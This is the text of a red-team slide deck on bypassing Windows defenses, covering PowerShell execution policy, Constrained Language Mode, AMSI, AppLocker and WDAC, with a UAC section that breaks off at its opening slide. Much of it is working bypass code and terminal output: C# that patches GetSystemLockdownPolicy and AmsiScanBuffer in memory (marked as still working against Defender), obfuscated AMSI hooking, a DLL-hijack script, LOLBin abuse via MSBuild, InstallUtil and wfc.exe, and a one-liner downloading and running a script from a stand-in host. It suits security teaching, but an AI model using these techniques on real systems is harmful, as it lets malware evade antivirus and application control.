

Windows defenses bypasses

3sc4p1ng

Jeffrey Bencteux

August 13, 2025

Outline

1 Introduction

- disclaimer
- objectives

2 PowerShell restrictions

- Execution policy
- Constrained Language Mode (CLM)

3 AMSI

- Anti Malware Scanner Interface

4 AppLocker

5 WDAC

6 UAC

Outline

1 Introduction

- disclaimer
- objectives

2 PowerShell restrictions

3 AMSI

4 AppLocker

5 WDAC

6 UAC

Outline

1 Introduction

- disclaimer
- objectives

2 PowerShell restrictions

3 AMSI

4 AppLocker

5 WDAC

6 UAC

Disclaimer

Disclaimer

- not an exhaustive list

Disclaimer

Disclaimer

- not an exhaustive list
- OPSEC is relative

Disclaimer

Disclaimer

- not an exhaustive list
- OPSEC is relative
- Not working against all AV/EDR

Outline

1 Introduction

- disclaimer
- objectives

2 PowerShell restrictions

3 AMSI

4 AppLocker

5 WDAC

6 UAC

Objectives

- understanding and bypassing Windows defenses

Outline

1 Introduction

2 PowerShell restrictions

- Execution policy
- Constrained Language Mode (CLM)

3 AMSI

4 AppLocker

5 WDAC

6 UAC

Outline

1 Introduction

2 PowerShell restrictions

- Execution policy
- Constrained Language Mode (CLM)

3 AMSI

4 AppLocker

5 WDAC

6 UAC

what is it?

- PowerShell execution restriction for scripts
- different scopes: per process, per user, machine-wide...

example

```
PS> Get-ExecutionPolicy -List | ft -AutoSize
```

Get-ExecutionPolicy

```
PS C:\Users\winte> Get-ExecutionPolicy -list
```

Scope	ExecutionPolicy
-----	-----
MachinePolicy	Undefined
UserPolicy	Undefined
Process	Restricted
CurrentUser	Restricted
LocalMachine	Restricted

bypass list

- copy-paste the script in an interactive PS command
- use `Get-Content` and pipes
- use `Invoke-Expression`
- use `EncodedCommand`
- downgrade PowerShell version
- change scope
- etc.

Get-Content

example

```
PS> Get-Content rogue.ps1 | powershell.exe -nopprofile -
```

Get-Content

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte> Get-Content .\rogue.ps1 | powershell -noprofile -
Rogue
PS C:\Users\winte>
```


Invoke-Expression

example

```
PS> Get-Content .\rogue.ps1 | Invoke-Expression
```

Invoke-Expression

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte> Get-Content .\rogue.ps1 | iex
Rogue
```

DownloadString + Invoke-Expression

example

```
PS> iex (New-Object Net.WebClient).DownloadString('http://  
rogue.com/rogue.ps1')
```

EncodedCommand

example

```
PS> $cmd = "<whatever>"
PS> $bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd)
PS> $encodedcmd = [Convert]::ToBase64String($bytes)
powershell.exe -ec $encodedcmd
```

EncodedCommand

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte> powershell.exe -EncodedCommand ZQBjAGgAbwAgACcAUgBvAGcAdQBlACcA
Rogue
```

change scope

example

```
PS> Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope  
process  
PS> .\rogue.ps1
```

change scope

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte> Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process
PS C:\Users\winte> .\rogue.ps1
Rogue
```

downgrade

- not working on recent Windows versions, PS V2 not present

example

```
PS> powershell -Version 2
```


Outline

1 Introduction

2 PowerShell restrictions

- Execution policy
- Constrained Language Mode (CLM)

3 AMSI

4 AppLocker

5 WDAC

6 UAC

what is it?

- used to restrict access to "sensitive language elements": COM objects, dot sourcing scripts, type whitelist...
- controlled by HKLM\System\CurrentControlSet\Control\Session Manager\Environment__PSLockDownPolicy

example

```
PS> $ExecutionContext.SessionState.LanguageMode
```

Constrained Language Mode (CLM)

```
PS C:\Users\winte> $ExecutionContext.SessionState.LanguageMode  
ConstrainedLanguage
```

bypass list

- downgrade powershell version
- rewrite `GetSystemLockdownPolicy` function reflectively
- use C# PowerShell Runspaces
- find LOLbins executing scripts in Unrestricted mode
- etc.

downgrade

- not working on recent versions of Windows

example

```
PS> powershell -Version 2
```

Rewrite GetSystemLockdownPolicy function

- rewrite the code of `System.Management.Automation.SystemPolicy's` function `GetSystemLockdownPolicy` to always return `none`¹
- launch powershell via C# Runspaces API (`System.Management.Automation.Runspaces`)

¹<https://github.com/calebstewart/bypass-clm>

Rewrite GetSystemLockdownPolicy function

```
// Find a reference to the automation assembly
var Automation = typeof(System.Management.Automation.Alignment).Assembly;
// Get a MethodInfo reference to the GetSystemLockdownPolicy method
var get_lockdown_info = Automation.GetType("System.Management.Automation.
    Security.SystemPolicy").GetMethod("GetSystemLockdownPolicy", System.
    Reflection.BindingFlags.Public | System.Reflection.BindingFlags.Static);
// Retrieve a handle to the method
var get_lockdown_handle = get_lockdown_info.MethodHandle;
uint lpfIOldProtect;

// This ensures the method is JIT compiled
RuntimeHelpers.PrepareMethod(get_lockdown_handle);
// Get a pointer to the compiled function
var get_lockdown_ptr = get_lockdown_handle.GetFunctionPointer();

// Ensure we can write to the address
VirtualProtect(get_lockdown_ptr, new UIntPtr(4), 0x40, out lpfIOldProtect);

// Write the instructions "mov rax, 0; ret". This returns 0, which is the same
    as returning SystemEnforcementMode.None
var new_instr = new byte[] { 0x48, 0x31, 0xc0, 0xc3 };
Marshal.Copy(new_instr, 0, get_lockdown_ptr, 4);

// Run powershell from the current process (won't start powershell.exe, but run
    from the powershell .Net libraries)
Microsoft.PowerShell.ConsoleShell.Start(System.Management.Automation.Runspaces.
    RunspaceConfiguration.Create(), "Banner", "Help", new string[] {
    "-exec", "bypass", "-nop"
});
```

Rewrite GetSystemLockdownPolicy function

```
PS C:\users\winte> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\users\winte> .\bypass-clm.exe
Banner

PS C:\users\winte> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\users\winte> |
```


C# Runspaces

- C# interface to PowerShell runtime
- `LanguageMode` set to `FullLanguage` by default
- can be used to interpret scripts without restrictions

C# Runspaces

```
namespace CLMBypassRunSpaces
{
    public class CLMBypassRunspaces
    {
        public static void Main(string [] args)
        {
            System.Management.Automation.Runspaces.Runspace run = System.
                Management.Automation.Runspaces.RunspaceFactory.CreateRunspace
                ();
            run.Open();

            System.Management.Automation.PowerShell shell = System.Management.
                Automation.PowerShell.Create();
            shell.Runspace = run;

            shell.AddScript( File.ReadAllText(args[0]));
            Collection<PSObject> results = shell.Invoke();

            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.AppendLine(obj.ToString());
            }

            Console.WriteLine(stringBuilder.ToString());
            run.Close();
        }
    }
}
```

C# Runspaces

```
PS C:\users\winte> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\users\winte> cat .\test.txt
$ExecutionContext.SessionState.LanguageMode
PS C:\users\winte> .\CLMBypassRunspaces.exe .\test.txt
FullLanguage

PS C:\users\winte> |
```

LOLBins

- find native and/or signed binaries executing scripts in non-constrained PowerShell environments (such as Runspaces)
- binaries signed by Microsoft

²<https://posts.specterops.io/>

bypassing-application-whitelisting-with-runscripthelper-exe-19069236581

³<https://twitter.com/moxgas/status/895045566090010624> 

LOLBins

- find native and/or signed binaries executing scripts in non-constrained PowerShell environments (such as Runspaces)
- binaries signed by Microsoft
- `runscripthelper.exe`²
- `SynAppvPublishingServer.exe`³ (not tested)

²<https://posts.specterops.io/>

bypassing-application-whitelisting-with-runscripthelper-exe-19069236581

³<https://twitter.com/moxgas/status/895045566090010624>

Outline

- 1 Introduction
- 2 PowerShell restrictions
- 3 AMSI**
 - Anti Malware Scanner Interface
- 4 AppLocker
- 5 WDAC
- 6 UAC

Outline

- 1 Introduction
- 2 PowerShell restrictions
- 3 AMSI**
 - Anti Malware Scanner Interface
- 4 AppLocker
- 5 WDAC
- 6 UAC

what is it?

- used to analyse scripting languages and .NET managed code at runtime for malware presence
 - PowerShell
 - VBS
 - Javascript
 - VBA macros
 - C# assemblies
- implemented as a DLL with an API for userland programs

bypass list

- do not use PowerShell or C# and stick to C++ compiled binaries
- overwrite AMSI DLL functions in memory
- prevent AMSI DLL to load
- obfuscate code to bypass AMSI signatures
- etc.⁴

⁴<https://github.com/s3cur3Th1sSh1t/Amsi-Bypass-Powershell>

bypass list

- do not use PowerShell or C# and stick to C++ compiled binaries
- overwrite AMSI DLL functions in memory
- prevent AMSI DLL to load
- obfuscate code to bypass AMSI signatures
- etc.⁴

Warning

some of the above techniques does not work anymore or are spotted by antivirus^a

^a<https://www.r-tec-blog-bypass-amsi-in-2025.html>

⁴<https://github.com/s3cur3Th1sSh1t/Amsi-Bypass-Powershell>

Overwrite AMSI DLL functions - byte patching

- reflectively load `amsi.dll` and patch `AmsiScanBuffer` via `Marshall.Copy` to always return something else than `AMSI_RESULT_DETECTED`⁵

⁵<https://rastamouse.me/memory-patching-amsi-bypass> 

Overwrite AMSI DLL functions - byte patching

- reflectively load `amsi.dll` and patch `AmsiScanBuffer` via `Marshall.copy` to always return something else than `AMSI_RESULT_DETECTED`⁵

OK

still working on Windows 11 with MS Defender

⁵<https://rastamouse.me/memory-patching-amsi-bypass> 

Overwrite AMSI DLL functions - byte patching

```
public class AmsiBypass
{
    public static void Execute()
    {
        // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

        // Set region to RWX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint
            oldProtect);

        // Copy patch
        Marshal.Copy(patch, 0, asb, patch.Length);

        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out
            uint _);
    }
    ...
}
```

Overwrite AMSI DLL functions - byte patching

```
PS C:\Users\winte\source\repos\AmsiBypass\AmsiBypass\bin\x64\Release> .\AmsiBypass.exe
```

```

%55555555
55555555%,
5%5  %5%
%55555555#####%55555555##### 5%5**#
%55555555#####%55555555##### 5%5 ,,,,,,,,,,,,,,
%55555555#####%55555555##### 5%5 ,,,,,, ' ' ' '
#####%55555555##### 5%5 ..... ' '
#####%55555555##### 5%5 ..... ' '
#####%55555555##### 5%5 ..... ' '
#####%55555555##### 5%5 ..... ' '
#####%55555555##### 5%5 ..... ' '
#####%55555555##### 5%5 ..
5%5  %55555555  Seatbelt
5%55555555%55555555  v1.2.1
#%55555555,

```

[illegible]

```
ERROR: Error running command ""
```

```
[*] Completed collection in 0.0004 seconds
```

Overwrite AMSI DLL functions - monkey patching

- idea is to reflectively load `amsi.dll`, get a handle on `ScanContent` and update it to point to a controlled method⁶ (hooking)
- no write on DLL memory, no Win32 API calls

⁶<https://github.com/cybersectroll/TrollAMSI>

Overwrite AMSI DLL functions - monkey patching

- idea is to reflectively load `amsi.dll`, get a handle on `ScanContent` and update it to point to a controlled method⁶ (hooking)
- no write on DLL memory, no Win32 API calls

Warning

not working as-is anymore on Windows 11 with MS Defender

⁶<https://github.com/cybersectroll/TrollAMSI>

Overwrite AMSI DLL functions - monkey patching

```
public static class TrollAMSI
{
    public static void troll()
    {
        MethodInfo o = typeof(PSObject).Assembly.GetType("System.Management.
            Automation.Am" + "si" + "U" + "tils").GetMethod("Sca" + "nC" + "
            ontent", BindingFlags.Static | BindingFlags.NonPublic);
        MethodInfo t = typeof(TrollAMSI).GetMethod("M", BindingFlags.Static |
            BindingFlags.NonPublic);
        // RuntimeHelpers.PrepareMethod(o.MethodHandle);
        // RuntimeHelpers.PrepareMethod(t.MethodHandle);
        Marshal.Copy(new IntPtr[] { Marshal.ReadIntPtr(t.MethodHandle.Value + 8)
            }, 0, o.MethodHandle.Value + 8, 1);
    }
    private static int M(string c, string s) { return 1; }
}
```

Overwrite AMSI DLL functions - Hardware breakpoints

- same effect can be achieved by setting hardware breakpoints⁷
- set a hardware breakpoint at `AmsiScanBuffer` address, "clean up" the analyzed string given as argument by swapping it with a legit one
- less likely to be detected

⁷[https:](https://gist.github.com/susMdT/360c64c842583f8732cc1c98a60bfd9e)

Overwrite AMSI DLL functions - Hardware breakpoints

- same effect can be achieved by setting hardware breakpoints⁷
- set a hardware breakpoint at `AmsiScanBuffer` address, "clean up" the analyzed string given as argument by swapping it with a legit one
- less likely to be detected

OK

still working on Windows 11 with MS Defender

⁷[https://](https://gist.github.com/susMdT/360c64c842583f8732cc1c98a60bfd9e)

Overwrite AMSI DLL functions - Hardware breakpoints

```
PS C:\Users\winte\source\repos\AmsiHWbreaks\AmsiHWbreaks\bin\x64\Release> 'Invoke-Mimikatz'
```

At line:1 char:1

+ 'Invoke-Mimikatz'

This script contains malicious content and has been blocked by your antivirus software.

```
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
```

```
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\winte\source\repos\AmsiHwbreaks\AmsiHwbreaks\bin\x64\Release> .\AmsiHwbreaks.exe
```

Buffer: 0x91C00

Scan Result: 0x0

[illegible]

```
ERROR: Error running command ""
```

Overwrite AMSI communication libraries

- AMSI uses COM object through RPC to communicate
- Overwrite rpcrt4.dll calls such as NdrClientCall3 to always return "success"⁸ (not tested)

⁸<https://github.com/andreisss/Ghosting-AMSI>

prevent AMSI DLL to load - DLL hijacking

- copy a binary (like `powershell.exe`) in a write-allowed directory
- drop a rogue DLL with name `amsi.dll`
- start the program from there

prevent AMSI DLL to load - DLL hijacking

- copy a binary (like `powershell.exe`) in a write-allowed directory
- drop a rogue DLL with name `amsi.dll`
- start the program from there

Warning

not working as-is anymore on Windows 11 with MS Defender

prevent AMSI DLL to load - DLL hijacking

```
[Byte[]] $temp = $DllBytes -split ' '
Write-Output "Executing the bypass."
Write-Verbose "Dropping the fake amsi.dll to disk."
[System.IO.File]::WriteAllBytes("$pwd\amsi.dll", $temp)

Write-Verbose "Copying powershell.exe to the current working directory."
Copy-Item -Path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Destination $pwd

Write-Verbose "Starting powershell.exe from the current working directory."
& "$pwd\powershell.exe"
```


prevent AMSI DLL to load - PS downgrade

- powershell only: downgrade to version 2, no AMSI
- only working if version 2 is on the system, not default anymore

Outline

- 1 Introduction
- 2 PowerShell restrictions
- 3 AMSI
- 4 AppLocker**
- 5 WDAC
- 6 UAC

This app has been blocked by your system administrator.

Contact your system administrator for more info.

Copy to clipboard


Close

what is it?


- software execution restriction
- not considered a "security barrier" by Microsoft
- allow-list + deny-list = error-prone
- implemented as both a userland service (appidsvc) and a Kernel module (appid.sys)⁹

⁹<https://www.tiraniddo.dev/2019/11/the-internal-of-applocker-part-1.html>

Architecture



Applocker policy - GUI



Applocker policy - XML

```
<RuleCollection Type="Exe" EnforcementMode="NotConfigured">
<FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20" Name="(Default Rule) All
    files located in the Program Files folder" Description="Allows members of
    the Everyone group to run applications that are located in the Program
    Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
    <Conditions>
    <FilePathCondition Path="%PROGRAMFILES%\*" />
    </Conditions>
</FilePathRule>
<FilePathRule Id="a61c8b2c-a319-4cd0-9690-d2177cad7b51" Name="(Default Rule) All
    files located in the Windows folder" Description="Allows members of the
    Everyone group to run applications that are located in the Windows folder."
    UserOrGroupSid="S-1-1-0" Action="Allow">
    <Conditions>
    <FilePathCondition Path="%WINDIR%\*" />
    </Conditions>
</FilePathRule>
<FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(Default Rule) All
    files" Description="Allows members of the local Administrators group to
    run all applications." UserOrGroupSid="S-1-5-32-544" Action="Allow">
    <Conditions>
    <FilePathCondition Path="*" />
    </Conditions>
</FilePathRule>
</RuleCollection>
```

default allow rules

- exe binaries and scripts:
 - Everyone - All files located in the Program Files folder
 - Everyone - All files located in the Windows folder
 - BUILTIN\Administrators - All files

default allow rules

■ exe binaries and scripts:

- Everyone - All files located in the Program Files folder
- Everyone - All files located in the Windows folder
- BUILTIN\Administrators - All files

■ installers:

- Everyone - All digitally signed Windows Installer files
- Everyone - All Windows Installer files in
%systemdrive%\Windows\Installer
- BUILTIN\Administrators - All Windows Installer files

default allow rules

- exe binaries and scripts:
 - Everyone - All files located in the Program Files folder
 - Everyone - All files located in the Windows folder
 - BUILTIN\Administrators - All files
- installers:
 - Everyone - All digitally signed Windows Installer files
 - Everyone - All Windows Installer files in
%systemdrive%\Windows\Installer
 - BUILTIN\Administrators - All Windows Installer files
- packaged apps:
 - Everyone - All signed packaged apps

default allow rules

Warning

All DLLs are allowed by default

Getting the policy

- All rules: `Get-AppLockerPolicy -Effective | Select-Object -ExpandProperty RuleCollections`
- Specific path/user: `Get-AppLockerPolicy -Local | TestAppLockerPolicy -Path <path> -User <user>`

```
PS C:\Users\nopriv\Desktop> Get-AppLockerPolicy -Local | Test-AppLockerPolicy -Path .\SauronEye.exe -User nopriv
FilePath                                     PolicyDecision MatchingRule
-----
C:\Users\nopriv\Desktop\SauronEye.exe DeniedByDefault
```

Example

```
PS C:\Users\nopriv\Desktop> .\SauronEye.exe
Program 'SauronEye.exe' failed to run: This program is blocked by group policy. For more information, contact your
system administratorAt line:1 char:1
+ .\SauronEye.exe
+ ~~~~~
At line:1 char:1
+ .\SauronEye.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

bypass list

- use DLL rather than `exe`
- execute from a permitted location with a write ACL
- rewrite what you want to execute and use LOLBASs

Using DLLs


- `rundll32.exe` is native and used by legit processes
- default decision for DLL is `AllowedByDefault`
- ship rogue code in a DLL and use `rundll32.exe`

DLL bypass

```
PS C:\Users\nopriv> Get-AppLockerPolicy -local | Test-AppLockerPolicy -path .\rogue.dll -user winte
```

FilePath	PolicyDecision	MatchingRule
-----	-----	-----
C:\Users\nopriv\rogue.dll	AllowedByDefault	

```
PS C:\Users\nopriv> rundll32.exe .\rogue.dll,Run  
PS C:\Users\nopriv>
```



Permitted locations

- Find both execution and write ACL on disk locations allow-listed by AppLocker rules
- write rogue binary to that location and execute from there
- well-known locations lists exists¹¹

¹¹<https://github.com/api0cradle/AppLockerBypassList> 


Find permitted locations

```
PS C:\Users\nopriv> cat '.\locations.txt'
C:\Windows\Tasks
C:\Windows\Temp
C:\Windows\tracing
C:\Windows\Registration\CRMLog
C:\Windows\System32\FxsTmp
C:\Windows\System32\com\dmp
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\PRINTERS
C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\System32\Tasks\Migrated (after performing a version upgrade of Windows 10)
C:\Windows\SysWOW64\FxsTmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System
PS C:\Users\nopriv> foreach($line in Get-Content '.\locations.txt') { Get-Acl -Path "$line" | fl }
```

Find permitted locations

```
Path : Microsoft.PowerShell.Core\FileSystem::C:\Windows\System32\spool\drivers\color
Owner : NT SERVICE\TrustedInstaller
Group : NT SERVICE\TrustedInstaller
Access : CREATOR OWNER Allow -1073676288
        NT AUTHORITY\SYSTEM Allow Modify, Synchronize
        NT AUTHORITY\SYSTEM Allow FullControl
        BUILTIN\Administrators Allow Modify, Synchronize
        BUILTIN\Administrators Allow FullControl
        BUILTIN\Users Allow CreateFiles, ReadAndExecute, Synchronize
        NT SERVICE\TrustedInstaller Allow FullControl
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow Read, Synchronize
Audit :
Sddl : O:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464G:S-1-5-80-956008885-341852
        56008885-3418522649-1831038044-1853292631-2271478464)(A;;0x1200a9;;;AC)(A;OIIO;FR;;;AC)
```

Exploit permitted locations



Windows > System32 > spool > drivers > color

Name	Date modified	Type	Size
D50	4/1/2024 9:22 AM	WCS Viewing Con...	2 KB
D65	4/1/2024 9:22 AM	WCS Viewing Con...	2 KB
Graphics	4/1/2024 9:22 AM	WCS Gamut Map...	1 KB
MediaSim	4/1/2024 9:22 AM	WCS Gamut Map...	1 KB
Photo	4/1/2024 9:22 AM	WCS Gamut Map...	1 KB
Proofing	4/1/2024 9:22 AM	WCS Gamut Map...	1 KB
RSWOP	4/1/2024 9:22 AM	ICC Profile	213 KB
sRGB Color Space Profile	4/1/2024 9:22 AM	ICC Profile	4 KB
wscRGB	4/1/2024 9:22 AM	WCS Device Profile	17 KB
wsRGB	4/1/2024 9:22 AM	WCS Device Profile	2 KB
SauronEye	5/12/2025 1:46 PM	Application	79 KB

Exploit permitted locations

```
PS C:\Windows\System32\spool\drivers\color> .\SauronEye.exe

=== SauronEye ===

[!] No directories entered. Adding all mounted drives.
[!] No filetypes entered. Adding '.txt' and '.docx' as defaults.
Directories to search: C:\, D:\, E:\, Z:\
For file types: .docx, .txt
Containing:
Search contents: False
Search Office 2003 files for VBA: False
Max file size: 1024 KB
Search Program Files directories: False
Searching in parallel: E:\
Searching in parallel: D:\
Searching in parallel: C:\
```

Rewrite code

- Several LOLBAS¹² can execute code on Windows
- recode and execute: `InstallUtil.exe` (C#), `MSBuild.exe` (C#), `Winword.exe` (VBA)...
- downside is to find or write code of interest


¹²<https://lolbas-project.github.io>

Rewrite code - Example

```
PS C:\Windows\Microsoft.NET\Framework64\v4.0.30319> .\MSBuild.exe C:\Users\nopriv\MSBuildShell.csproj 13
```

¹³<https://github.com/Cn33liz/MSBuildShell>

Rewrite code - Example



A screenshot of a Windows terminal window titled "Windows MSBuildShell". The window has a dark gray title bar with a close button (X), a plus sign (+), and a dropdown arrow (v). The terminal background is blue, and the text is white. The text displayed in the terminal is:

```
Windows MSBuildShell  
Copyright(C) 2016 Microsoft Corporation, subTee and Cn33liz. All rights reserved.  
PS C:\Users\nopriv>
```


Outline

- 1 Introduction
- 2 PowerShell restrictions
- 3 AMSI
- 4 AppLocker
- 5 WDAC**
- 6 UAC

what is it?

- Windows Defender Application Control (WDAC)
- successor of AppLocker, but can be used in the same time
- considered a "security barrier" by Microsoft
- implemented via multiple mechanisms¹⁴:
 - Kernel-Mode Code Signing (KMCS)
 - User-Mode Code Integrity (UMCI)
 - Hypervisor Code Integrity (HVCI)
 - Custom Code Integrity (CCI)

¹⁴Windows Internals 7th edition part I, Chapter 7, section [Device Guard](#)

bypass list

- rewrite what you want to execute and use LOLBASs
- DLL side-loading with LOLBASs

Rewrite code

- Several LOLBASs can bypass WDAC¹⁵
- recode and execute: `InstallUtil.exe (C#)`, `wfc.exe (C#)`...

¹⁵<https://github.com/bohops/UltimateWDACBypassList>

InstallUtil.exe

- InstallUtil.exe can load arbitrary serialized .NET assemblies as an "install state file"¹⁶
- create an assembly file with rogue content
- serialize it with .NET
- feed it to InstallUtil.exe

¹⁶<https://tiraniddo.dev/2017/08/>

InstallUtil.exe

- `Serializer .SerializeToNetDataStream(argv[1], new WrappedAssemblyObject(argv[0]))`

InstallUtil.exe

- `Serializer .SerializeToNetDataStream(argv[1], new WrappedAssemblyObject(argv[0]))`
- `PS> CreateInstallState.exe <assembly.dll> mscorlib. InstallState`

InstallUtil.exe

- `Serializer .SerializeToNetDataStream(argv[1], new WrappedAssemblyObject(argv[0]))`
- `PS> CreateInstallState.exe <assembly.dll> mscorlib. InstallState`
- `InstallUtil .exe /u / InstallStateDir =<whatever> /AssemblyName mscorlib`

- wfc.exe can load arbitrary .NET code embedded in a XOML file¹⁷

¹⁷<https://bohops.com.2020/11/02/>

```
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name
    ="MyWorkflow" xmlns:x="http://schemas.microsoft.com/
    winfx/2006/xaml" xmlns="http://schemas.microsoft.com
    /winfx/2006/xaml/workflow">
<CodeActivity x:Name="codeActivity1" />
<x:Code><![CDATA[
    public class Foo : SequentialWorkflowActivity {
        public Foo() {
            Console.WriteLine("FOOO!!!!");
        }
    }
]></x:Code>
</SequentialWorkflowActivity>
```

wfc.exe

```
wfc.exe c:\path\to\rogue.xml
```

Outline


- 1 Introduction
- 2 PowerShell restrictions
- 3 AMSI
- 4 AppLocker
- 5 WDAC
- 6 UAC**

what is it?

- User Account Control (UAC)
- sort of defense-in-depth mechanism for Administrators actions on Windows
- not considered a "security barrier" by Microsoft
